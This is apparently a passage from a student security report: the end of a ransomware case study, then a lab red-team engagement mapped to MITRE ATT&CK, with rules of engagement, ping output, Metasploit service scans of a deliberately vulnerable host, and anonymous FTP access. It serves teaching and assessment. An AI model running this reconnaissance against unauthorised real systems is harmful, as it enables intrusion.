


Figure 3: Defence-in-Depth Security Architecture for Healthcare Organisations

Table 3 – Recommended security controls

Domain	Recommended Controls	Objective
Identity & Access	MFA (FIDO2), Least Privilege, Privileged Access Management	Prevent Credentials from Being Compromised & Limit Access to Sensitive Systems

Domain	Recommended Controls	Objective
Network architecture	Network micro-segmentation, NAC, internal firewalls	Containing lateral movement and breaches
System and application hardening	Patch management, application allow-listing, disablement of unnecessary services	Reduce attack surface and exploitation opportunities
Monitoring & detection	Endpoint detection & response (EDR) / network detection & response (NDR) deployment, security operations center (SOC) / managed detection & response (MDR) services, security information & event management (SIEM) integration, threat hunting	Early detection of attacks to quickly respond to them
Backup and recovery	Off-site/immutable backups, restoration tests, recovery playbooks	Data restoration capability to support continuity of business operations is addressed.
Governance and training	Board oversight, security awareness programs, supplier audits, regulatory compliance	Encourage a security-conscious culture and manage external dependencies

7 Conclusion

The Nova ransomware attack on Clinical Diagnostics NMDL exemplifies the drastic effects of contemporary double-extortion attacks on healthcare organizations. It has been possible to trace this attack to the framework of MITRE ATT&CK by observing how attackers moved from initial access to lateral movements, data exfiltration, and encryption of systems, taking advantage of vulnerabilities in architecture, identity management, patching, backups, and detection defenses. This incident has resulted in operational disruptions, regulatory risk, and loss of public trust.

To enhance the level of cyber resilience in the health industry, it is important for facilities to adopt comprehensive security measures such as robust identity management, network segmentation, monitoring, backup, and governance. Even though risk cannot be eliminated, it is possible to decrease the potential of future ransomware breaches by adopting all of the above approaches

Task 2 – Red Team Engagement

Task 2 builds on this analysis through a practical red team engagement, Operation IP Shield, which emulates realistic APT behaviour within a simulated hybrid pharmaceutical environment.

1. Scenario Overview and Engagement Objectives

1.1 Organisational Context

CPC operates in a highly competitive and regulated industry where intellectual property represents its most valuable asset. The organisation's hybrid architecture reflects modern enterprise design but also introduces complexity and an expanded attack surface. Legacy systems within the R&D environment coexist with cloud-based services and CI/CD workflows, increasing the likelihood of misconfiguration and inconsistent security controls.

From an adversary perspective, CPC represents a credible target for state-sponsored threat actors or well-resourced competitors seeking long-term, covert access rather than immediate disruption.

1.2 Engagement Objectives

The primary objective of Operation IP Shield was to determine whether a realistic APT actor could gain access to CPC systems and identify pathways to dummy research data without triggering detection.

Secondary objectives included:

- Identifying exposed services and weak access controls
- Assessing the effectiveness of logging, monitoring, and alerting mechanisms
- Evaluating defensive visibility across on-premises and cloud assets

- Producing actionable, business-focused recommendations for strategic improvement

2. Rules of Engagement (RoE)

The Rules of Engagement defined the scope, boundaries, and ethical constraints of the assessment, ensuring that all activity remained lawful, controlled, and aligned with professional ethical hacking standards.

2.1 Scope

In-scope systems included:

- A Windows-based Active Directory environment representing CPC's on-premises R&D network
- A Linux-based server simulating an AWS VPC-hosted application
- A deliberately vulnerable web application representing CI/CD infrastructure
- A Kali Linux attacker host operated by the Red Team

All third-party services, real production systems, and non-laboratory environments were explicitly out of scope.

2.2 Permitted and Prohibited Activities

Permitted activities included reconnaissance, network scanning, exploitation of intentionally vulnerable services, abuse of valid credentials, and Living-Off-the-Land (LOTL) techniques such as PowerShell, WMI, and native administrative utilities.

Prohibited activities included denial-of-service attacks, ransomware deployment, data destruction, persistent malware installation, and any activity that could cause instability beyond proof-of-concept execution.

2.3 Command and Control Constraints

Command and Control (C2) activity was restricted to controlled reverse connections initiated from compromised hosts to the Kali Linux system. Only

dummy research data was permitted for collection or exfiltration, and all actions were documented using screenshots and logs.

3. Threat Emulation Plan

3.1 Adversary Model

The engagement emulated a capability-driven APT actor with moderate technical sophistication and a strong emphasis on stealth and reconnaissance. Rather than prioritising rapid exploitation, the attacker focused on understanding the environment, identifying weak trust boundaries, and leveraging misconfigurations and legacy components. This behaviour aligns with real-world APT campaigns, which favour low-noise, high-impact techniques to maintain persistence and evade detection.

3.2 MITRE ATT&CK Framework Alignment

Objective	ATT&CK Tactic	Technique (ID)	Rationale
Verify network reachability	Discovery	Remote System Discovery (T1018)	Confirms active hosts and validates reachable targets before exploitation
Identify exposed services	Discovery	Network Service Discovery (T1046)	Defines the attack surface with minimal noise
Enumerate systems and services	Discovery	System Information Discovery (T1082)	Identifies operating systems and service versions to guide exploitation
Gain initial access via weak authentication	Initial Access	Valid Accounts (T1078)	Exploits misconfigured or weak access controls such as anonymous FTP
Compromise public-facing services	Initial Access	Exploit Public-Facing Application (T1190)	Represents a common entry point for cloud-hosted services
Execute attacker commands	Execution	Command and Scripting Interpreter (T1059)	Enables post-exploitation activities on compromised systems
Identify internal shared resources	Discovery	Network Share Discovery (T1135)	Provides visibility into internal assets and lateral movement paths

Objective	ATT&CK Tactic	Technique (ID)	Rationale
Attempt lateral movement	Lateral Movement	Exploitation of Remote Services (T1210)	Tests the ability to pivot across internal systems
Validate vulnerabilities	Discovery	Network Service Discovery (T1046)	Demonstrates how attackers confirm exposure and weaknesses
Assess web application attack surface	Initial Access	Exploit Public-Facing Application (T1190)	Identifies application-layer weaknesses in CI/CD environments

This mapping ensured that every action taken during the engagement was **intentional, justified, and traceable** to documented adversary behaviour as defined by the MITRE ATT&CK framework and its design principles [14], [15].

4. Laboratory Environment Design

A fully virtualised laboratory environment was constructed to replicate CPC's hybrid infrastructure. The attacker platform consisted of a Kali Linux system equipped with Metasploit, Burp Suite, and supporting reconnaissance tools. Target systems included a Windows-based Active Directory environment representing on-premises R&D systems, a Linux-based Metasploitable host simulating an AWS VPC workload, and a vulnerable web application representing CI/CD infrastructure.

Network connectivity was deliberately configured to allow controlled communication between systems while preserving clear trust boundaries. Screenshots and diagrams illustrating system configuration and connectivity are provided.




Fig. 6- Laboratory Environment Overview

5. Attacks Narrative


5.1 Network Reachability Verification

MITRE ATT&CK Tactic: Discovery

Technique: Remote System Discovery (T1018)

The engagement started with a preliminary analysis of the reachable computers of the network from the perspective of the Kali Linux attacker machine. The sending of ICMP echo requests to all the identified target computers was undertaken in order to verify their online existence and reachability in the testing simulation scenario. This activity is common practice for malicious actors prior to any invasive scanning being performed.

Effective responses led to the establishment of active systems, creating a standard for subsequent exploitation and enumeration.



```
File Edit View Search Terminal Help
Fri 11:35
root@osboxes: ~

root@osboxes:~# ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
From 100.67.56.1 icmp_seq=2 Packet filtered
From 100.67.56.1 icmp_seq=30 Packet filtered
From 100.67.56.1 icmp_seq=84 Packet filtered
^C
--- 10.0.2.15 ping statistics ---
230 packets transmitted, 0 received, 100% packet loss, time 243846ms

root@osboxes:~# ping 192.168.1.105
PING 192.168.1.105 (192.168.1.105) 56(84) bytes of data.
64 bytes from 192.168.1.105: icmp_seq=1 ttl=64 time=3.14 ms
64 bytes from 192.168.1.105: icmp_seq=2 ttl=64 time=2.39 ms
64 bytes from 192.168.1.105: icmp_seq=3 ttl=64 time=2.37 ms
64 bytes from 192.168.1.105: icmp_seq=4 ttl=64 time=1.62 ms
64 bytes from 192.168.1.105: icmp_seq=5 ttl=64 time=1.69 ms
64 bytes from 192.168.1.105: icmp_seq=6 ttl=64 time=1.23 ms
64 bytes from 192.168.1.105: icmp_seq=7 ttl=64 time=1.62 ms
64 bytes from 192.168.1.105: icmp_seq=8 ttl=64 time=2.18 ms
64 bytes from 192.168.1.105: icmp_seq=9 ttl=64 time=1.01 ms
64 bytes from 192.168.1.105: icmp_seq=10 ttl=64 time=1.97 ms
^C
--- 192.168.1.105 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9035ms
rtt min/avg/max/mdev = 1.010/1.922/3.144/0.595 ms

root@osboxes:~# ping 192.168.1.201
PING 192.168.1.201 (192.168.1.201) 56(84) bytes of data.
64 bytes from 192.168.1.201: icmp_seq=1 ttl=64 time=3.47 ms
64 bytes from 192.168.1.201: icmp_seq=2 ttl=64 time=0.910 ms
64 bytes from 192.168.1.201: icmp_seq=3 ttl=64 time=1.71 ms
64 bytes from 192.168.1.201: icmp_seq=4 ttl=64 time=2.39 ms
64 bytes from 192.168.1.201: icmp_seq=5 ttl=64 time=1.30 ms
64 bytes from 192.168.1.201: icmp_seq=6 ttl=64 time=1.24 ms
64 bytes from 192.168.1.201: icmp_seq=7 ttl=64 time=1.46 ms
64 bytes from 192.168.1.201: icmp_seq=8 ttl=64 time=1.46 ms
64 bytes from 192.168.1.201: icmp_seq=9 ttl=64 time=2.04 ms
64 bytes from 192.168.1.201: icmp_seq=10 ttl=64 time=1.68 ms
64 bytes from 192.168.1.201: icmp_seq=11 ttl=64 time=1.48 ms
^C
--- 192.168.1.201 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10050ms
rtt min/avg/max/mdev = 0.910/1.739/3.474/0.666 ms

root@osboxes:~#
```

Fig. 7- Network Reachability and service discovery

5.2 Network Service Discovery

Technique: Network Service Discovery (T1046)

Following the discovery of the hosts, active network service discovery was also conducted to reveal hosted services within the CPC network. Using Metasploit-assisted network scanning tools, open ports and hosted services were identified for both the Windows R&D system, Linux AWS VPC host, and CI/CD environments.

The activity uncovered several open services such as SMB, FTP, HTTP, SSH, and legacy services. The discovery of the services helped to reveal the attack surface while ensuring a low-noise reconnaissance scan was undertaken.

```
Kali 19 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sat 13:38
root@osboxes: ~

File Edit View Search Terminal Help
[+] 192.168.1.165:22 - SSH server version: SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23cpe=/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23cpe=/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[+] 192.168.1.165:22 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_version) > hosts

Hosts
=====
address mac name os name os flavor os.sp purpose info comments
-----
10.0.2.15
192.168.1.165 08:00:27:ac:12:c0 Linux 8.04 server

msf5 auxiliary(scanner/ssh/ssh_version) > services

Services
=====
host port proto name state info
-----
192.168.1.165 21 tcp ftp open vsftpd 2.3.4
192.168.1.165 22 tcp ssh open SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1
192.168.1.165 23 tcp telnet open Linux telnetd
192.168.1.165 25 tcp smtp open Postfix smtpd
192.168.1.165 53 tcp domain open ISC BIND 9.4.2
192.168.1.165 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.165 111 tcp rpcbind open 2 RPC #100000
192.168.1.165 139 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.165 445 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.165 512 tcp exec open
192.168.1.165 513 tcp login open
192.168.1.165 514 tcp tcpwrapped open
192.168.1.165 1099 tcp java-rmi open GNU Classpath grmiregistry
192.168.1.165 1524 tcp bindshell open Metasploitable root shell
192.168.1.165 2049 tcp nfs open 2-4 RPC #100003
192.168.1.165 2121 tcp ftp open ProFTPD 1.3.1
192.168.1.165 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
192.168.1.165 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.165 5900 tcp vnc open VNC protocol 3.3
192.168.1.165 6000 tcp x11 open access denied
192.168.1.165 6667 tcp irc open UnrealIRCd
192.168.1.165 8089 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.1.165 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1

msf5 auxiliary(scanner/ssh/ssh_version) >
```

```
Kali 19 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sat 13:41
root@osboxes: ~

File Edit View Search Terminal Help
msf5 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf5 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.201:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.8.4 Perl/v5.18.1
[+] Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) > hosts

Hosts
=====
address mac name os name os flavor os.sp purpose info comments
-----
10.0.2.15
192.168.1.165 08:00:27:ac:12:c0 Linux 8.04 server
192.168.1.201 Linux

msf5 auxiliary(scanner/http/http_version) > services

Services
=====
host port proto name state info
-----
192.168.1.165 21 tcp ftp open vsftpd 2.3.4
192.168.1.165 22 tcp ssh open SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1
192.168.1.165 23 tcp telnet open Linux telnetd
192.168.1.165 25 tcp smtp open Postfix smtpd
192.168.1.165 53 tcp domain open ISC BIND 9.4.2
192.168.1.165 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.165 111 tcp rpcbind open 2 RPC #100000
192.168.1.165 139 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.165 445 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.1.165 512 tcp exec open
192.168.1.165 513 tcp login open
192.168.1.165 514 tcp tcpwrapped open
192.168.1.165 1099 tcp java-rmi open GNU Classpath grmiregistry
192.168.1.165 1524 tcp bindshell open Metasploitable root shell
192.168.1.165 2049 tcp nfs open 2-4 RPC #100003
192.168.1.165 2121 tcp ftp open ProFTPD 1.3.1
192.168.1.165 3306 tcp mysql open MySQL 5.0.51a-3ubuntu5
192.168.1.165 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.165 5900 tcp vnc open VNC protocol 3.3
192.168.1.165 6000 tcp x11 open access denied
192.168.1.165 6667 tcp irc open UnrealIRCd
```




Fig.8- scan execution and discovered services

5.3 Service and Operating System Enumeration

MITRE ATT&CK Technique: Discovery

Techniques: System Information Discovery (T1082), Network Configuration Discovery (T1016)

The operating system versions, service banners, and networks were enumerated in detail. The fingerprinting process involved the use of metasploit auxiliary modules on HTTP, SMB, SSH, and FTP services. Enumeration revealed the existence of outdated and vulnerable services on the system, especially on the Metasploitable host, ensuring that the exploitation is considered reliable and that the host is the key initial access point for exploitation [15].




Fig.9- service enumeration

5.4 Initial Access via Valid Accounts

MITRE ATT&CK Tactic- Initial Access

Technique: Valid Accounts (T1078)

An FTP service that was discovered during the reconnaissance phase was examined for authentication mechanisms. The service allowed anonymous access without credentials, leading to direct file system access.

This flaw is a real-world issue that could be occurring in cloud and dev environments as a form of attacker entry and did not send any auth notifications [15].

